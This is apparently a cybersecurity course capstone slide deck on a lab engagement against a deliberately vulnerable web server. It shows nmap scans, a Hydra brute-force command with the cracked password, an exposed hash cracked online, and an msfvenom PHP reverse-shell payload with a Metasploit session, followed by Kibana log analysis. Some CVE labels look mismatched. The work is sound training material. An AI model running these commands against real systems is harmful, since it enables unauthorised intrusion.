Capstone Engagement

Assessment, Analysis,
and Hardening of a Vulnerable System

Table of Contents

This document contains the following sections:

01 **Network Topology**


02 **Red Team**: Security Assessment

03 **Blue Team**: Log Analysis and Attack Characterization

04 **Hardening**: Proposed Alarms and Mitigation Strategies

Network Topology

Network Topology



Network
Address Range:
192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 10.0.0.1

Machines
IPv4: 192.168.1.90
OS: Kali GNU
Hostname: Kali

IPv4: 192.168.1.105
OS: Ubuntu
Hostname: Capstone

IPv4: 192.168.1.100
OS: Ubuntu
Hostname: Elk

IPv4: 192.168.1.1
OS: Windows
Hostname: Red vs Blue

Red Team

Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Kali	192.168.1.90	Attacking machine used for the Red-Team penetration testing.
Capstone	192.168.1.105	Target machine that was intentionally vulnerable with Apache and SSH servers.
ELK	192.168.1.100	Network monitoring machine with Kibana, used to log data from the Capstone/target machine.
Azure Machine	192.168.1.1	Cloud-based Host Machine. Hosts the 3 Virtual Machines used in the project.

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Open Web Port 80 CVE-2019-6579	An open port 80 is not secure and can allow for public access.	This allows access to web servers which includes folders, files, and sensitive data if misconfigured.
Brute force	A type of attack that attempts all possible username and password combinations until correct.	With the addition of simple passwords, rockyou wordlist, and unlimited attempts, the correct combination was found.
Reverse Shell Backdoor CVE-2019-13386	A reverse shell payload on the web server was allowed into the system.	The red team gained remote backdoor access of the server which all data was exposed.
Local File inclusion CVE-2021-31783	LFI allows access into confidential files on a site.	An LFI vulnerability allows attackers to gain access to sensitive credentials

Exploitation: Open Web Port 80 PART 1

01

Tools & Processes

Nmap was utilized to discover open ports on the target machine.

- nmap 192.168.1.0/24
- nmap -sV 192.168.1.105


Accessed web server via 192.168.1.105

02

Achievements

After using nmap, we discover the IP 192.168.1.105 with open ports of 22 and 80.

03



```
root@Kali:~/shell# nmap -sV 192.168.1.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2022-05-02 19:03 PDT
Nmap scan report for 192.168.1.1
Host is up (0.00076s latency).
Not shown: 995 filtered ports
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
2179/tcp open  vmrdp?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
MAC Address: 00:15:5D:00:04:0D (Microsoft)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 192.168.1.100
Host is up (0.00064s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; proto
col 2.0)
9200/tcp open  http    Elasticsearch REST API 7.6.1 (name: elk; cluster: el
asticsearch; Lucene 8.4.0)
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.1.105

Nmap scan report for 192.168.1.105
Host is up (0.00067s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protoco
l 2.0)
80/tcp open  http    Apache httpd 2.4.29
MAC Address: 00:15:5D:00:04:0F (Microsoft)
Service Info: Host: 192.168.1.105; OS: Linux; CPE: cpe:/o:linux:linux_kerne
l


Nmap scan report for 192.168.1.90
Host is up (0.0000080s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.1p1 Debian 5 (protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Exploitation: Open Web Port 80 PART 2


02

Achievements
Use the web browser to go to 192.168.1.105.


From the site, we find ashton.txt in the meet_our_team directory.

This file contains information about company_folers/secret_folder / directory.

03




```
root@Kali:~# nmap -sV 192.168.1.105
Starting Nmap 7.80 ( https://nmap.org ) at 2022-05-02 17:05 PDT
Nmap scan report for 192.168.1.105
Host is up (0.00063s latency).
Not shown: 998 closed ports
PORT    STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protoco
l 2.0)
80/tcp open  http    Apache httpd 2.4.29
MAC Address: 00:15:5D:00:04:0F (Microsoft)
Service Info: Host: 192.168.1.105; OS: Linux; CPE: cpe:/o:linux:linux_kerne
l

Service detection performed. Please report any incorrect results at https:/
/nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.74 seconds
```



Index of /

Name	Last modified	Size	Description
company_blog/	2019-05-07 18:23	-	
company_folders/	2019-05-07 18:27	-	
company_share/	2019-05-07 18:22	-	
meet_our_team/	2019-05-07 18:34	-	

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80



Nothing yet! But i'm sure customers will be lining up to hear about our 45 percent APR

ERROR: FILE MISSING

Please refer to company_folders/secret_folder/ for more information


ERROR: company_folders/secret_folder is no longer accessible to the public

Exploitation: Brute Force Attack PART 1

01

Tools & Processes

On the Kali machine, Hydra is available for use in conjunction with a password wordlist on the system, rockyou.txt.




```
root@Kali:/usr/share/wordlists# hydra -l ashton -P rockyou.txt -s 80 -f -vV 192.168.1.105 http-get http://192.168.1.105/company_folders/secret_folder/
```

There is a hash of user ryan’s password which is cracked using Crackstation.

02

Achievements


Brute force attack on Ashton’s password using Hydra.



```
of 14344399 [child 11] (0/0)
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-05-02 1
7:16:37
root@Kali:/usr/share/wordlists# 
```

Gained access to /secret_folder, /webdav system and cracked Ryan’s password.dav.


03



Index of /company_folders/secret_folder

Name	Last modified	Size	Description
Parent Directory		-	
connect_to_corp_server	2019-05-07 18:28	414	


Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80



```
Personal Note

In order to connect to our companies webdav server I need to use ryan's account (Hash:d7dad0a5cd7c8376eeb50d69b3ccd352)

1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav/"
4. I will be prompted for my user (but i'll use ryans account) and password
5. I can click and drag files into the share and reload my browser
```

Exploitation: Brute Force Attack PART 2


03



Index of /webdav

Name	Last modified	Size	Description
Parent Directory		-	
passwd.dav	2019-05-07 18:19	43	

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80



```
ryan:$apr1$fsU/VibG$HznoQs6XTF7VauEHtktNt.
```

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
d7dad0a5cd7c8376eeb50d69b3ccd352
```

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
d7dad0a5cd7c8376eeb50d69b3ccd352	md5	linux4u

Gained access to /secret_folder, /webdav system and cracked Ryan's password.dav.

Exploitation: Reverse Shell Backdoor

01

Tools & Processes
Created and uploaded the following:
Msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.1.90 lport=4444 >> shell.php

Created remote listener, exploited, and executed reverse shell onto Capstone server.

Found flag on system.

02

Achievements
Achieved a reverse shell on the Capstone server after creating and executing a payload.


Flag was discovered on the system. Output shown in screenshots.

03


On next slide

Exploitation: Reverse Shell Backdoor PART 2


03




```
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.90:4444
[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.90:4444 → 192.168.1.105:33978)
 at 2022-05-02 18:42:39 -0700

meterpreter > █
```



```
meterpreter > shell
Process 2235 created.
Channel 0 created.
ls
passwd.dav
shell.php
cd /
ls
bin
boot
dev
etc
flag.txt
```



```
meterpreter > ls
Listing: /var/www/webdav
========================

Mode              Size  Type  Last modified             Name
----              ----  ----  -------------             ----
```




```
cat: flag.txt: No such file or directory
cat flag.txt
b1ng0w@5h1sn@m0
█
```


Blue Team


Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan


- The port scan occurred **May 3, 2022, 12:05 AM.**
- The source IP was 192.168.1.90. There was a total of 114,027 hits.
- The high number of requests and traffic from a single IP address signifies port scanning.


Top Hosts Creating Traffic [Packetbeat Flows] ECS


Connections over time [Packetbeat Flows] ECS


185,901 hits

May 3, 2022 @ 00:00:00.000 - May 3, 2022 @ 03:00:00.000 — Auto


source.ip: 192.168.1.90 AND destination.ip: 192.168.1.105


KQL May 3, 2022 @ 00:15:00.0 → May 3, 2022 @ 00:20:00.0

114,027 hits

May 3, 2022 @ 00:15:00.000 - May 3, 2022 @ 00:20:00.000 — Auto

Analysis: Finding the Request for the Hidden Directory

- There were 17,102 requests beginning May 3, 2022 at 12:15 AM.
- Secret_folder and connect_to_corp_server were requested and accessed.




url.path: "/company_folders/secret_folder/"

May 3, 2022 @ 00:15:00.0 → May 3, 2022 @ 00:20:00.0

packetbeat-*

17,102 hits

May 3, 2022 @ 00:15:00.000 - May 3, 2022 @ 00:20:00.000 — Auto



url.path:"/company_folders/secret_folder/connect_to_corp_server"

May 3, 2022 @ 00:00:00.0 → May 3, 2022 @ 03:00:00.0

packetbeat-*

